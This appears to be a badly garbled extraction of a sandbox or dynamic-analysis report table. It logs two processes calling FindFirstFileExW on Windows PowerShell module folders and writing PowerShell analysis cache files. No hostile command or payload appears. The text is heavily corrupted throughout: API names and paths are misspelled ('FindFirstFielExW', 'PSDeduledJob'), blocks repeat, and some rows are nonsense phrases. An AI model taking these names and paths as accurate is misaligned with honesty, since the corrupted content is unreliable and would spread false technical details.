(%windir%lsystem32\WindowsPowerShelliv1.0Modules\PsScheduledJob*, 0, b79e58c, 0, 0, 0) Return: ab53160 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelliv1.0Modules\PsScheduledJob*, 0, b79e57c, 0, 0, 0) Return: ab53160 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelliv1.0Modules\PsScheduledJob*, 0, b79e57c, 0, 0, 0) Return: ab53180 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelliv1.0Modules\PsScheduledJob*, 0, b79e57c, 0, 0, 0) Return: ab53180 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelliv1.0Modules\PsScheduledJob*, 0, b79e57c, 0, 0, 0) Return: ab53180 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelliv1.0Modules\PsScheduledJob*, 0, b79e57c, 0, 0, 0) Return: ab53180 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelliv1.0Modules\PsScheduledTasks*, 0, b79e57c, 0, 0, 0) Return: ab52800 API Name: FindFirstFileExW Args: (%windir%lsystem32\Win	2744 2744	1856 1856 1856 1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFielExW Args: (%windir%isystem32WindowsPowerShelliv1.0Modules)PrintManagement*, 0, b79e5c6, 0, 0, 0) Return: ab53000 API Name: FindFirstFielExW Args: (%windir%isystem32WindowsPowerShelliv1.0Modules)PSDesiredStateConfiguration*, 0, b79e5c6, 0, 0, 0) Return: ab52d80 API Name: FindFirstFielExW Args: (%windir%isystem32WindowsPowerShelliv1.0Modules)PSDesiredStateConfiguration*, 0, b79e5c7, 0, 0, 0) Return: ab52d90 API Name: FindFirstFielExW Args: (%windir%isystem32WindowsPowerShelliv1.0Modules)PSDesiredStateConfiguration*, 0, b79e5c6, 0, 0, 0) Return: ab52d80 API Name: FindFirstFielExW Args: (%windir%isystem32WindowsPowerShelliv1.0Modules)PSDesiredStateConfiguration*, 0, b79e5c8, 0, 0, 0) Return: ab52d80 API Name: FindFirstFielExW Args: (%windir%isystem32WindowsPowerShelliv1.0Modules)PSDesiredStateConfiguration*, 0, b79e5c8, 0, 0, 0) Return: ab52d80 API Name: FindFirstFielExW Args: (%windir%isystem32WindowsPowerShelliv1.0Modules)PSDiagnostics*, 0, b79e5c8, 0, 0, 0) Return: ab52d80 API Name: FindFirstFielExW Args: (%windir%isystem32WindowsPowerShelliv1.0Modules)PSDiagnostics*, 0, b79e5c8, 0, 0, 0) Return: ab531d0 API Name: FindFirstFielExW Args: (%windir%isystem32WindowsPowerShelliv1.0Modules)PSDiagnostics*, 0, b79e5c8, 0, 0, 0) Return: ab531d0 API Name: FindFirstFielExW Args: (%windir%isystem32WindowsPowerShelliv1.0Modules)PSDeduledJob*, 0, b79e5c8, 0, 0, 0) Return: ab53180 API Name: FindFirstFielExW Args: (%windir%isystem32WindowsPowerShelliv1.0Modules)PSDeduledJob*, 0, b79e5c8, 0, 0, 0) Return: ab53180 API Name: FindFirstFielExW Args: (%windir%isystem32WindowsPowerShelliv1.0Modules)PSDeduledJob*, 0, b79e5c8, 0, 0, 0) Return: ab52d00 API Name: FindFirstFielExW Args: (%windir%isystem32WindowsPowerShelliv1.0Modules)PSDeduledJob*, 0, b79e5c8, 0, 0, 0) Return: ab52d00 API Name: FindFirstFielExW Args: (%windir%isystem32WindowsPowerShelliv1.0Modules)PSDeson*, 0, b79e5c8, 0, 0, 0) Return: ab52d00 API Name: FindFirstFielExW Args: (%windir%isystem32WindowsPowerShelliv1.0Modules)PSDeson*, 0,	2744 2744	1856 1856 1856 1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFielExW Args: (%windir%isystem32WindowsPowerShelliv1.0ModulesiPrintManagement*, 0, b79e5c8, 0, 0, 0) Return: ab53000 API Name: FindFirstFielExW Args: (%windir%isystem32WindowsPowerShelliv1.0ModulesiPSDesiredStateConfiguration*, 0, b79e5c8, 0, 0, 0) Return: ab52d80 API Name: FindFirstFielExW Args: (%windir%isystem32WindowsPowerShelliv1.0ModulesiPSDesiredStateConfiguration*, 0, b79e5c2, 0, 0, 0) Return: ab52d80 API Name: FindFirstFielExW Args: (%windir%isystem32WindowsPowerShelliv1.0ModulesiPSDesiredStateConfiguration*, 0, b79e5c2, 0, 0, 0) Return: ab52d80 API Name: FindFirstFielExW Args: (%windir%isystem32WindowsPowerShelliv1.0ModulesiPSDesiredStateConfiguration*, 0, b79e5c8, 0, 0, 0) Return: ab52d80 API Name: FindFirstFielExW Args: (%windir%isystem32WindowsPowerShelliv1.0ModulesiPSDiagnostics*, 0, b79e5c2, 0, 0, 0) Return: ab52d80 API Name: FindFirstFielExW Args: (%windir%isystem32WindowsPowerShelliv1.0ModulesiPSDiagnostics*, 0, b79e5c2, 0, 0, 0) Return: ab53d80 API Name: FindFirstFielExW Args: (%windir%isystem32WindowsPowerShelliv1.0ModulesiPSDiagnostics*, 0, b79e5c2, 0, 0, 0) Return: ab53d80 API Name: FindFirstFielExW Args: (%windir%isystem32WindowsPowerShelliv1.0ModulesiPSDiagnostics*, 0, b79e5c2, 0, 0, 0) Return: ab53d80 API Name: FindFirstFielExW Args: (%windir%isystem32WindowsPowerShelliv1.0ModulesiPSCscheduledJobi*, 0, b79e5c2, 0, 0, 0) Return: ab53d80 API Name: FindFirstFielExW Args: (%windir%isystem32WindowsPowerShelliv1.0ModulesiPSCscheduledJobi*, 0, b79e5c2, 0, 0, 0) Return: ab53d80 API Name: FindFirstFielExW Args: (%windir%isystem32WindowsPowerShelliv1.0ModulesiScheduledTasks*, 0, b79e5c2, 0, 0, 0) Return: ab52d80 API Name: FindFirstFielExW Args: (%windir%isystem32WindowsPowerShelliv1.0ModulesiScheduledTasks*, 0, b79e5c2, 0, 0, 0) Return: ab52d80 API Name: FindFirstFielExW Args: (%windir%isystem32WindowsPowerShelliv1.0ModulesiScoraeBoot*, 0, b79e5c2, 0, 0, 0) Return: ab52d80 API Name: FindFirstFielExW Args: (%windir%isystem32WindowsPowerShelliv1.0Modul	2744 2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFielExW Args: (%windir%isystem32WindowsPowerShelliv1.0Modules)PrintManagement*, 0, b79e5c6, 0, 0, 0) Return: ab53000 API Name: FindFirstFielExW Args: (%windir%isystem32WindowsPowerShelliv1.0Modules)PSDesiredStateConfiguration*, 0, b79e5c6, 0, 0, 0) Return: ab52d80 API Name: FindFirstFielExW Args: (%windir%isystem32WindowsPowerShelliv1.0Modules)PSDesiredStateConfiguration*, 0, b79e5c7, 0, 0, 0) Return: ab52d90 API Name: FindFirstFielExW Args: (%windir%isystem32WindowsPowerShelliv1.0Modules)PSDesiredStateConfiguration*, 0, b79e5c6, 0, 0, 0) Return: ab52d80 API Name: FindFirstFielExW Args: (%windir%isystem32WindowsPowerShelliv1.0Modules)PSDesiredStateConfiguration*, 0, b79e5c8, 0, 0, 0) Return: ab52d80 API Name: FindFirstFielExW Args: (%windir%isystem32WindowsPowerShelliv1.0Modules)PSDesiredStateConfiguration*, 0, b79e5c8, 0, 0, 0) Return: ab52d80 API Name: FindFirstFielExW Args: (%windir%isystem32WindowsPowerShelliv1.0Modules)PSDiagnostics*, 0, b79e5c8, 0, 0, 0) Return: ab52d80 API Name: FindFirstFielExW Args: (%windir%isystem32WindowsPowerShelliv1.0Modules)PSDiagnostics*, 0, b79e5c8, 0, 0, 0) Return: ab531d0 API Name: FindFirstFielExW Args: (%windir%isystem32WindowsPowerShelliv1.0Modules)PSDiagnostics*, 0, b79e5c8, 0, 0, 0) Return: ab531d0 API Name: FindFirstFielExW Args: (%windir%isystem32WindowsPowerShelliv1.0Modules)PSDeduledJob*, 0, b79e5c8, 0, 0, 0) Return: ab53180 API Name: FindFirstFielExW Args: (%windir%isystem32WindowsPowerShelliv1.0Modules)PSDeduledJob*, 0, b79e5c8, 0, 0, 0) Return: ab53180 API Name: FindFirstFielExW Args: (%windir%isystem32WindowsPowerShelliv1.0Modules)PSDeduledJob*, 0, b79e5c8, 0, 0, 0) Return: ab52d00 API Name: FindFirstFielExW Args: (%windir%isystem32WindowsPowerShelliv1.0Modules)PSDeduledJob*, 0, b79e5c8, 0, 0, 0) Return: ab52d00 API Name: FindFirstFielExW Args: (%windir%isystem32WindowsPowerShelliv1.0Modules)PSDeson*, 0, b79e5c8, 0, 0, 0) Return: ab52d00 API Name: FindFirstFielExW Args: (%windir%isystem32WindowsPowerShelliv1.0Modules)PSDeson*, 0,	2744 2744	1856 1856 1856 1856 1856 1856 1856 1856

Colt Paulant Colt An international Conference Confe				
Ambient Ambi	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\TrustedPlatformModule*, 0, b79e5c8, 0, 0, 0) Return: ab52e80	2744	1856
Millsone Part Millsone Part Inferior Supplement S	Call Filesystem API	$API\ Name: FindFirstFileExW\ Args: (\ \%windir\%\ system 32 \ Windows PowerShell \ v1.0 \ Modules \ VpnClient \ v^*, \ 0, \ b79e57c, \ 0, \ 0, \ 0)\ Return: ab52f40$	2744	1856
A Treatment	Call Filesystem API	$API\ Name: FindFirstFileExW\ Args: (\ \%windir\%\ system 32\ Windows PowerShell\ v1.0\ Modules\ VpnClient\ v^*,\ 0,\ b79e57c,\ 0,\ 0,\ 0)\ Return: ab52ec0$	2744	1856
Million	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\VpnClient\t^*, 0, b79e5c8, 0, 0, 0) Return: ab52b40	2744	1856
March Marc	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Wdac*, 0, b79e57c, 0, 0, 0) Return: ab52bc0	2744	1856
A Prince Part Full For Full Full For Full Full Full Full Full Full Full Ful	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\\WindowsPowerShelllv1.0\\Modules\Wdac*, 0, b79e57c, 0, 0, 0) Return: ab52a80	2744	1856
An American Principal Service (1) 1985 1986	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\\WindowsPowerShell\v1.0\\Modules\\Wdac*, 0, b79e5c8, 0, 0, 0) Return: ab53180	2744	1856
Description	•			
Continuement Cont				
Office Continue	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\WindowsDeveloperLicense*, 0, b79e57c, 0, 0, 0) Return: ab52b	2744	1856
Colorange Colo		80		
An International An International Programment An International	Call Filesystem API		2744	1856
March Marc				
APPROXIMATION APPROXIMATIO	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\WindowsErrorReporting\t^*, 0, b79e57c, 0, 0, 0) Return: ab52ac0	2744	1856
APT Notes Personal Persona	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\WindowsErrorReporting\t^*, 0, b79e57c, 0, 0, 0) Return: ab53180	2744	1856
March March An All Name First and Earth Ways Security System (1997) 1839 1	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\WindowsErrorReporting*, 0, b79e5c8, 0, 0, 0) Return: ab52a40	2744	1856
Proposed 15	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\WindowsUpdate*, 0, b79e57c, 0, 0, 0) Return: ab531c0	2744	1856
March Profession Professi	Call Filesystem API	$API\ Name: FindFirstFileExW\ Args: (\ windir\%\system 32\WindowsPowerShell\v1.0\Modules\WindowsUpdate\^*, 0, b79e57c, 0, 0, 0)\ Return: ab52dc0$	2744	1856
Part	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\\WindowsPowerShell\v1.0\\Modules\\WindowsUpdate\t^*, 0, b79e5c8, 0, 0, 0) Return: ab52f00	2744	1856
Separation Sep	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules*, 0, b79e6c0, 0, 0, 0) Return: ab52dc0	2744	1856
March Marc	Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_45a90088-863e-4343-b218-7fa1233240f8 T	2744	1856
Part		ype: VSDT_COM_DOS		
March Marc	Write File	$Path: \\ \&LOCALAPPDATA \& Microsoft \\ Windows \\ Power Shell \\ Command \\ Analysis \\ Power Shell \\ Analysis \\ Cache \\ Index Type: \\ VSDT_COM_DOS \\ Analysis \\ Power Shell \\ Power S$	2744	1856
No. File	Write File		2744	1856
Cold Program And An Princer Familian Residency ("Arthrogram Residency Residency Cold Princer Act (20) Florar act (2005) 244 1856		ype: VSDT_COM_DOS		
APP Temperar Prince Pr	Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2744	1856
Principle Prin	Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules*, 0, b79e674, 0, 0, 0) Return: ab53000	2744	1856
AP Name Find Find Find William ()	Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules*, 0, b79e674, 0, 0, 0) Return: ab52c80	2744	1856
AP Hases England Field (1990)	Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement*, 0, b79e57c, 0, 0, 0) Return: ab52f40	2744	1856
16	Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement*, 0, b79e57c, 0, 0, 0) Return: ab53140	2744	1856
All Haten Enderial Field Wags (Singness Feed (1981) Windows Provided And see Phategopheroagement (1,0,0,0,0,0,0,0) Peture above 100 of	Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement\1.0.0.0*, 0, b79e484, 0, 0, 0) Return: ab530	2744	1856
AP Name Partir Partico (
AP Name Professional PLE 1856 1	Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement\1.0.0.0*, 0, b79e484, 0, 0, 0) Return: ab52e	2744	1856
Col Flaspoist AP AP Name First F		40		
Call Florgotten AP	Call Filesystem API		2744	1856
Call Pisepstein APR				
Call Fiespatian APP	Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement*, 0, b79e5c8, 0, 0, 0) Return: ab52a80		
Call Fiveystein API	Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pesten*, 0, b79e57c, 0, 0, 0) Return: ab53100	2744	1856
Call Flaspyston AFI	Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester*, 0, b79e57c, 0, 0, 0) Return: ab52e00	2744	1856
Call Fleeystem API	Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester\3.3.5*, 0, b79e484, 0, 0, 0) Return: ab52c80	2744	1856
Call Flasystem API	Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester\3.3.5*, 0, b79e484, 0, 0, 0) Return: ab52b40	2744	1856
Call Fleeystem API API Name: FindfriedFieExW Agrs. (N-ProgramFiescy88) (WindowsPowerShellGelft, 0, 87967c, 0, 0, 0) Return ab5200 2744 1566 Call Fleeystem API API Name: FindfriedFieExW Agrs. (N-ProgramFiesc) (WindowsPowerShellActive, 0) Erspecto, 0, 0, 0) Return ab5200 2744 1566 Call Fleeystem API API Name: FindfriedFieExW Agrs. (N-ProgramFiesc) (WindowsPowerShellActive, 0) 17866c0, 0, 0, 0) Return ab5200 2744 1566 Call Fleeystem API API Name: FindfriedFieExW Agrs. (Naviordiv) (WindowsPowerShellActive, 0) 17866c0, 0, 0, 0) Return ab5200 2744 1566 Call Fleeystem API API Name: FindfriedFieExW Agrs. (Naviordiv) (WindowsPowerShellActive, 0) TribeCPT, 0, 0, 0) Return ab5200 2744 1566 Call Fleeystem API API Name: FindfriedFieExW Agrs. (Naviordiv) (WindowsPowerShellActive) (Modelers) (PapicheerT, 0, 0, 0) Return ab52100 2744 1566 Call Fleeystem API API Name: FindfriedFieExW Agrs. (Naviordiv) (WindowsPowerShellActive) (Modelers) (Papichert), 0, 0, 0) Return ab52100 2744 1566 Call Fleeystem API API Name: FindfriedFieExW Agrs. (Naviordiv) (WindowsPowerShellActive) (Modelers) (Papicher), 0, 0) Return ab52100 2744 1566 Call Fleeystem API API Name: FindfriedFieExW Agrs. (Naviordiv) (WindowsPowerShellActive) (Modelers) (Papicher), 0, 0) Return ab52100 2744 1566	Call Filesystem API	$API\ Name: FindFirstFileExW\ Args: (\ \%ProgramFiles (x86)\% \ Windows PowerShell Modules \ Pester \ 3.3.51^*,\ 0,\ b79e4d0,\ 0,\ 0,\ 0)\ Return: ab52c80$	2744	1856
Call Fiseystem API	Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester*, 0, b79e5c8, 0, 0, 0) Return: ab52d00	2744	1856
API Name FindFintSFieEVW Args. (%ProgramFiles)08()(WindowsPowerShellModules)0, 0, 078ebs. 0, 0, 078ebs. 0, 0, 078ebs. 0, 048ebs. 0	Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PowerShellGet(*, 0, b79e57c, 0, 0, 0) Return: ab52ec0	2744	1856
Call Fiesystem API	Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PowerShellGet\t^*, 0, b79e57c, 0, 0, 0) Return: ab53000	2744	1856
Call Fiesystem API	Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PowerShell\Get*, 0, b79e5c8, 0, 0, 0) Return: ab53140	2744	1856
Call Filesystem API	Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules*, 0, b79e6c0, 0, 0, 0) Return: ab52c40	2744	1856
Call Fleeystem API			2744	1856
API Name: FindFireIFieEW Args: (%windriksystem32WindowsPowerShellv1 OModules/AppLocker*, 0, 079e57c, 0, 0, 0) Return: ab53100	· · · · · · · · · · · · · · · · · · ·			
Call Filesystem API				
Call Filesystem API	· · · · · · · · · · · · · · · · · · ·			
Call Filesystem API API Name: FindFirstFileExW Args: (%windir%isystem32WindowsPowerShellv1.0Modules/Appx*, 0, b79e57c, 0, 0, 0) Return: ab5280 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%isystem32WindowsPowerShellv1.0Modules/Appx*, 0, b79e57c, 0, 0, 0) Return: ab5280 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%isystem32WindowsPowerShellv1.0Modules/Appx*, 0, b79e57c, 0, 0, 0) Return: ab5280 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%isystem32WindowsPowerShellv1.0Modules/BitsTransfert*, 0, b79e57c, 0, 0, 0) Return: ab5280 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%isystem32WindowsPowerShellv1.0Modules/BitsTransfert*, 0, b79e57c, 0, 0, 0) Return: ab5280 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%isystem32WindowsPowerShellv1.0Modules/BitsTransfert*, 0, b79e57c, 0, 0, 0) Return: ab5280 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%isystem32WindowsPowerShellv1.0Modules/BranchCachet*, 0, b79e57c, 0, 0, 0) Return: ab5280 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%isystem32WindowsPowerShellv1.0Modules/CimCmidets*), 0, b79e57c, 0, 0, 0) Return: ab5280 2744 1856 Call Filesystem API API Name: FindFirstFileE				
Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32WindowsPowerShellIv1.0ModulesAppxX*, 0, b79e5ce, 0, 0, 0) Return: ab5240 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32WindowsPowerShellIv1.0ModulesAppxX*, 0, b79e5ce, 0, 0, 0) Return: ab5280 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32WindowsPowerShellIv1.0ModulesBitStransfer*, 0, b79e5ce, 0, 0, 0) Return: ab5280 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32WindowsPowerShellIv1.0ModulesBitStransfer*, 0, b79e5ce, 0, 0, 0) Return: ab5200 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32WindowsPowerShellIv1.0ModulesBitStransfer*, 0, b79e5ce, 0, 0, 0) Return: ab5200 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32WindowsPowerShellIv1.0ModulesBitsTransfer*, 0, b79e5ce, 0, 0, 0) Return: ab5200 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32WindowsPowerShellIv1.0ModulesDimCmdlest*, 0, b79e5ce, 0, 0, 0) Return: ab5200 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32WindowsPowerShellIv1.0ModulesDimCmdlest*, 0, b79e5ce, 0, 0, 0) Return: ab5200 2744 1856 Call Filesystem API API Name: FindFirstFileExW A				
Call Filesystem API API Name: FindFirstFileExW Args: (%windir%isystem32WindowsPowerShelliv1.0ModulesiBitsTransfer*), 0, b79e57c, 0, 0, 0) Return: ab53080 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%isystem32WindowsPowerShelliv1.0ModulesiBitsTransfer*), 0, b79e57c, 0, 0, 0) Return: ab52060 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%isystem32WindowsPowerShelliv1.0ModulesiBitsTransfer*), 0, b79e57c, 0, 0, 0) Return: ab52060 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%isystem32WindowsPowerShelliv1.0ModulesiBitsTransfer*), 0, b79e57c, 0, 0, 0) Return: ab52060 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%isystem32WindowsPowerShelliv1.0ModulesiBranchCachel*), 0, b79e57c, 0, 0, 0) Return: ab52060 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%isystem32WindowsPowerShelliv1.0ModulesiBranchCachel*), 0, b79e57c, 0, 0, 0) Return: ab52060 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%isystem32WindowsPowerShelliv1.0ModulesiCimcCmdlest*), 0, b79e57c, 0, 0, 0) Return: ab52060 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%isystem32WindowsPowerShelliv1.0ModulesiCimcCmdlest*), 0, b79e57c, 0, 0, 0) Return: ab52040 2744 1856 Call Filesystem A				
Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32\WindowsPowerShelliv1.0\Modules\BitsTransfen*, 0, b79e57c, 0, 0, 0) Return: ab52e80 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32\WindowsPowerShelliv1.0\Modules\BitsTransfen*, 0, b79e57c, 0, 0, 0) Return: ab52e00 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32\WindowsPowerShelliv1.0\Modules\BitsTransfen*, 0, b79e57c, 0, 0, 0) Return: ab52e00 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32\WindowsPowerShelliv1.0\Modules\BranchCachet*, 0, b79e57c, 0, 0, 0) Return: ab52e00 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32\WindowsPowerShelliv1.0\Modules\BranchCachet*, 0, b79e57c, 0, 0, 0) Return: ab52e00 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32\WindowsPowerShelliv1.0\Modules\BranchCachet*, 0, b79e57c, 0, 0, 0) Return: ab52e00 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32\WindowsPowerShelliv1.0\Modules\CimCmdlets*, 0, b79e57c, 0, 0, 0) Return: ab52e00 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32\WindowsPowerShelliv1.0\Modules\DirectAccessClientComponents*, 0, b79e57c, 0, 0, 0) Return: ab52e00 2744 1856 C	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\Appx*, 0, b79e57c, 0, 0, 0) Return: ab52f40		
Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32lWindowsPowerShelliv1.0Modules\BitsTransfer\t, 0, b79e57c, 0, 0, 0) Return: ab52do 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32lWindowsPowerShelliv1.0Modules\BitsTransfer\t, 0, b79e5c8, 0, 0, 0) Return: ab53100 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32lWindowsPowerShelliv1.0Modules\BranchCachet\t, 0, b79e57c, 0, 0, 0) Return: ab52c00 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32lWindowsPowerShelliv1.0Modules\BranchCachet\t, 0, b79e5c6, 0, 0, 0) Return: ab52c80 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32lWindowsPowerShelliv1.0Modules\BranchCachet\t, 0, b79e5c6, 0, 0, 0) Return: ab52c80 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32lWindowsPowerShelliv1.0Modules\BranchCachet\t, 0, b79e5c7, 0, 0, 0) Return: ab52c80 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32lWindowsPowerShelliv1.0Modules\BranchCachet\t, 0, b79e5c7, 0, 0, 0) Return: ab52c80 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32lWindowsPowerShelliv1.0Modules\BranchCachet\t, 0, b79e5c7, 0, 0, 0) Return: ab52c40 2744 1856 Call Filesystem	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Appx*, 0, b79e5c8, 0, 0, 0) Return: ab53080	2744	1856
Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32WindowsPowerShelliv1.0Modules\BitsTransfert*, 0, b79e5c8, 0, 0, 0) Return: ab52c00 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32WindowsPowerShelliv1.0Modules\BranchCachet*, 0, b79e5c0, 0, 0) Return: ab52c00 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32WindowsPowerShelliv1.0Modules\BranchCachet*, 0, b79e5c8, 0, 0, 0) Return: ab52c00 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32WindowsPowerShelliv1.0Modules\CimCmdlestY-, 0, b79e5c8, 0, 0, 0) Return: ab52c00 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32WindowsPowerShelliv1.0Modules\CimCmdlestY-, 0, b79e5c0, 0, 0, 0) Return: ab52c00 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32WindowsPowerShelliv1.0Modules\CimCmdlestY-, 0, b79e5c0, 0, 0, 0) Return: ab52c00 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32WindowsPowerShelliv1.0Modules\DirectAccessClientComponentsY-, 0, b79e5c0, 0, 0, 0) Return: ab52c40 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32WindowsPowerShelliv1.0Modules\DirectAccessClientComponentsY-, 0, b79e5c0, 0, 0, 0) Return: ab52c40 2744 1856 Ca	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BitsTransfer*, 0, b79e57c, 0, 0, 0) Return: ab52e80	2744	1856
Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32WindowsPowerShelliv1.0ModulesiBranchCachel*, 0, b79e57c, 0, 0, 0) Return: ab52cd0 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32WindowsPowerShelliv1.0ModulesiBranchCachel*, 0, b79e57c, 0, 0, 0) Return: ab52cd0 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32WindowsPowerShelliv1.0ModulesiCimCmdletsi*, 0, b79e57c, 0, 0, 0) Return: ab52cd0 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32WindowsPowerShelliv1.0ModulesiCimCmdletsi*, 0, b79e57c, 0, 0, 0) Return: ab52ce0 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32WindowsPowerShelliv1.0ModulesiCimCmdletsi*, 0, b79e57c, 0, 0, 0) Return: ab52e80 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32WindowsPowerShelliv1.0ModulesiDirectAccessClientComponentsi*, 0, b79e57c, 0, 0, 0) Return: ab52e40 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32WindowsPowerShelliv1.0ModulesiDirectAccessClientComponentsi*, 0, b79e57c, 0, 0, 0) Return: ab52e40 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32WindowsPowerShelliv1.0ModulesiDirectAccessClientComponentsi*, 0, b79e57c, 0, 0, 0) Return: ab52e00 2744 